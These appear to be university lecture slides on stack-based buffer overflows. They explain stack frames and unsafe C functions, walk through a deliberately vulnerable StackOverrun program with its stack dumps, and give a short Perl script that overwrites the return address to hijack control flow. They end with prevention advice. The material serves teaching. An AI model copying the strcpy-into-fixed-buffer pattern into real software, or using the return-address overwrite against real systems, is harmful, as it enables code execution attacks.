- C and C++ programmers, in particular, are vulnerable to the temptation of using unsafe but easy-to-use string-handling functions.
  - And assembler is even worse...
- Furthermore, ignorance about the real consequences of mistakes can make appropriate programming difficult to justify.
- VB, Java, Perl, C#, and some other high-level languages, all do run-time checking of array boundaries.

Buffer Overflow Attacks

- These exploit buffer overflows in the code.
- Buffer overflow attacks can:
  - Cause an attack against availability by running a denial of service attack.
    - Basically meaning that resources that should be available to authentic users are not.
  - Run arbitrary code that either modifies data, which is an attack against integrity, …
  - … or reads sensitive information, which is an attack against confidentiality.

- In some cases, an attacker tries to exploit programs that are running as a privileged account, such as root or a domain administrator.
- They use those privileges to reach and attack areas they themselves wouldn’t normally have access to.


Some historical buffer overflow exploits

- 1988: Morris worm: Included exploiting a buffer overflow in `fingerd`.
- 2000: Buffer overflow attack against Microsoft Outlook.
- 2001: Code Red worm: Exploits buffer overflow in Microsoft IIS 5.0.
- 2003: Slammer worm: Exploits buffer overflow in Microsoft SQL Server 2000.
- 2004: Sasser worm: Exploits buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service.
- 2005: Symantec anti-virus buffer overflow.
  - Why does this matter?
  - They design security systems!
- Look at 5a_Buffer-OverFlow-MostCommon.pdf.

Memory: Stacks (and heaps)

- Buffer overflows are possible because of the way memory and memory management works, or doesn't.
  - In C/C++ memory management is partially the choice of the programmer.
    - In languages like Java and C# it isn't.
- Many of the most problematic buffer overflow attacks have been specifically targeted against stacks.
  - With subsequent stack protection the heap became a popular target too.
  - Stacks and heaps are both parts of the process memory.

- The Stack contains stack frames associated with running function calls.
  - Frames contain information like the return address, local variables and function arguments.
  - Stack memory grows down.
- Heap memory is requested by programs for use in dynamic data structures (`new` and `new[]`)
  - Heap memory grows up (☺).
- Buffer overflow type attacks are also possible against global data and the heap, but we won't look at these.
- The high to low memory addresses differs in some implementations. (☹)



Stallings Fig 10.4 (11.4 1st)

More on stacks

- A CPU possesses limited registers – special memory locations for “moving” and storing data.
- The stack is where we can store variables that are local to procedures that do not fit in registers, such as local arrays or structures.
- There is a *stack pointer* that points to the most recently allocated address in the stack, that is the top of the stack, which is actually lower in memory.
- Variables declared on the stack are located next to the return address for the function's caller. The return address is the memory location where control should return to once a function is completed.
- Look at 5a_Stack-INFO.pdf, some assembler required in places.

Function Calls




Figure 11.3 from the textbook

The calling function P

1. Pushes the parameters for the called function onto the stack

2. Executes the call instruction to call the target function Q, which pushes the return address onto the stack

The called function Q

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack

4. Sets the frame pointer to be the current stack pointer value, which now identifies the new stack frame location for the called function

5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them

6. Runs the body of the called function

7. As it exits it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)

8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)

9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function


An example of the buffer filling ...

- Consider that we have this code:

```
void function (int a, int b, int c)
{
   char buffer1[5];
   char buffer2[10];
}

int main() {
  function(1,2,3);
}
```

the function stack looks like:



This is critical!

… and of what can go wrong


- Consider now that we have:

```
void function (char *str)
{
   char buffer[16];

   strcpy (buffer, str);
}

int main () {
  char *str = "I am greater than
               16 bytes";
  function (str);
}
```

the function stack looks like:



So what?


- We have just overwritten the address of the return pointer, so we aren't going to get back to the correct location ☹
  - The program is going to abort.
- But if we are attacking the system we might try and do more.
  - We might have two variables, like the example two slides back, so change one to change the other.
  - We might also change the return pointer to a specific value.

What value?

- Maybe to the address of a function that we can run with the program permissions.
  - Remember we talked earlier about the setuid issue in Unix.
- But such code might not exist!
  - So, we could write it ourselves and place the code we want to execute in the buffer's overflowing area!
  - We will look at an example of this at the end of this section of notes.
- We then overwrite the return address so it points back to the buffer and executes the intended code. Such code can be inserted into the program using environment variables or program input parameters.

The smashed stack

- Causing stack overflows is often referred to as smashing the stack.



Smashed Stack

Recall: Types of Attacks

- We talked earlier about the types of things an attacker can do through a buffer overflow attack.
  - We can explain in a little more detail now.
- **Denial of service attack**:
  - Too much data on the memory states causes other information on the stack to be overwritten.
    - If enough information can be overwritten, the system cannot function, and the operating system will crash.
  - This is easy to do if a buffer overflow is possible.
- **Gaining access**:
  - A careful attacker can overwrite just enough on the stack to overwrite the return pointer, causing the pointer to point to the attacker's code instead of the actual program, so the attacker’s code gets executed next!

Unsafe C functions

- Many buffer overflows result from the use of unsafe functions available in the standard library of C.
- Here go a few of the common functions that should be avoided!

```
gets(char *str);
sprintf(char *str, char *format, …);
strcat(char *dest, char *src);
strcpy(char *dest, char *src);
vsprintf(char *str, char *fmt, va_list ap);
```

- Functions such as `strncat` or `strncpy` are better, because they have bounds which makes it easier to protect.
  - They still need to be used with care though, since they make checking easier, but they can still suffer problems with buffer overflow if the bounds are incorrectly specified.
- You also have to make sure there aren't buffer overflows introduced due to your own code, or in other code you have included, apart from the standard libraries.

```
/*
StackOverrun.cpp
This program shows an example of how a stack-based buffer
overrun can be used to execute arbitrary code. Its objective is
to find an input string that executes the function Y.
*/

#include <stdio.h>
#include <string.h>

void X(const char* input)
{
  char buf[10];

  //Not passing any arguments is a trick to view the stack.
  printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p
      \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
  //Pass the user input straight to secure code public enemy #1.
  strcpy(buf, input);
  printf("%s\n", buf);

  printf("Now the stack looks like:
\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");}
```

5a_StackOverrun.cpp

Okay, so it’s actually C code ☺

`printf` is for printing …

```
void Y(void)
{
    printf("Argh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    printf("Address of X = %p\n", X);
    printf("Address of Y = %p\n", Y);
    if (argc != 2)
    {
       printf("Please supply a string as an argument!\n");
       return -1;
    }
    X(argv[1]);
    return 0;
}
```

F:\Examples\StackOverrun Hello

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

The return address of X

```
Hello
Now the stack looks like:
0022FF30
00000018
00000001
0023FF14
0000000C
6C6C6548
77C3006F
77C146E0
FFFFFFFF
0022FF60
00401401
00032593
00401328
```


Hello was copied in
6C-l, 65-e, 48-H, 6F-o

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
41414141
41414141
41414141
41414141
```

Trying to access 41414141 ☹



F:\Examples\StackOverrun AAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
77004141
FFFFFFFF
0023FF60
00401401
00032593
00401328
```


Notice the 00 for the null.

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAA

We are going to put in 20 A's, to stop just before the target!

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```


```
AAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401400
00032593
00401328
```




F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAA

We are going to put in 21. We can then see the overflow!

```
Addres
Addres                                                    AAAAAA
My sta                                                    looks like:
7FFDC0
000000
00000001                                                  00000001
0023FF14                                                  0023FF14
0000000C                                                  0000000C
0023FFE0                                                  41414141
77C35C94                                                  41414141
77C146F0                                                  41414141
FFFFFFFF                                                  41414141
0023FF60                                                  41414141
00401401                                                  00400041
00032593                                                  00032593
00401328                                                  00401328
```





We can use this to detect where we should be pushing data into to exploit the buffer overflow.

```
$arg = "AAAAAAAAAAAAAAAAAAAA"."\x28\x13\x40";
$cmd = "StackOverrun ".$arg;
system($cmd);
```

5a_run.pl

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0022FF14
0000000C
0022FFE0
77C35C94
77C146F0
FFFFFFFF
0022FF60
00401401
003E2593
00401328
```

```
AAAAAAAAAAAAAAAAAAAA(‼@
Now the stack looks like:
0022FF30
0000001A
00000001
0022FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401328
003E2593
00401328
```

Argh! I've been hacked!


Run it again...

- ... And the addresses will be the same.
- Even if the programs are running at the same time.
- The addresses that are visible here are only relative addresses.
- So, with such systems if we find a buffer overflow in a particular version of a widely distributed piece of software, we can likely exploit it in the same way on many computers.

How can we prevent buffer overflows?

- Buffer overflow vulnerabilities are inherent in code, due to poor or no error checking.
- There are two sides to addressing this:
  - If you are the developer, you need to make sure you have secure code.
  - If you are a user of software, anything that can be done to protect against buffer overflows must be done external to the software application, unless you have the source code and can re-code the application correctly.
    - Most users wouldn’t be able to make the latter choice.

Diagnosing buffer overflows?



Dilbert: 14-Aug-2012


For the developer/programmer …

- **Write secure code**:
- Buffer overflows result when more information is placed into a buffer than it is meant to hold.
  - C library functions such as `strcpy()`, `strcat()`, `sprintf()` and `vsprintf()` operate on null terminated character arrays and perform no bounds checking.
    - `gets()` is another function that reads user input (into a buffer) from stdin until a terminating newline or EOF is found.
    - The `scanf()` family of functions may also result in buffer overflows.
- The best way to deal with buffer overflow problems is to not allow them to occur in the first place. Developers should learn to minimize the use of vulnerable functions.

- **Use compiler tools**:
  - Compilers have become more and more aggressive in optimizations and the checks they perform.
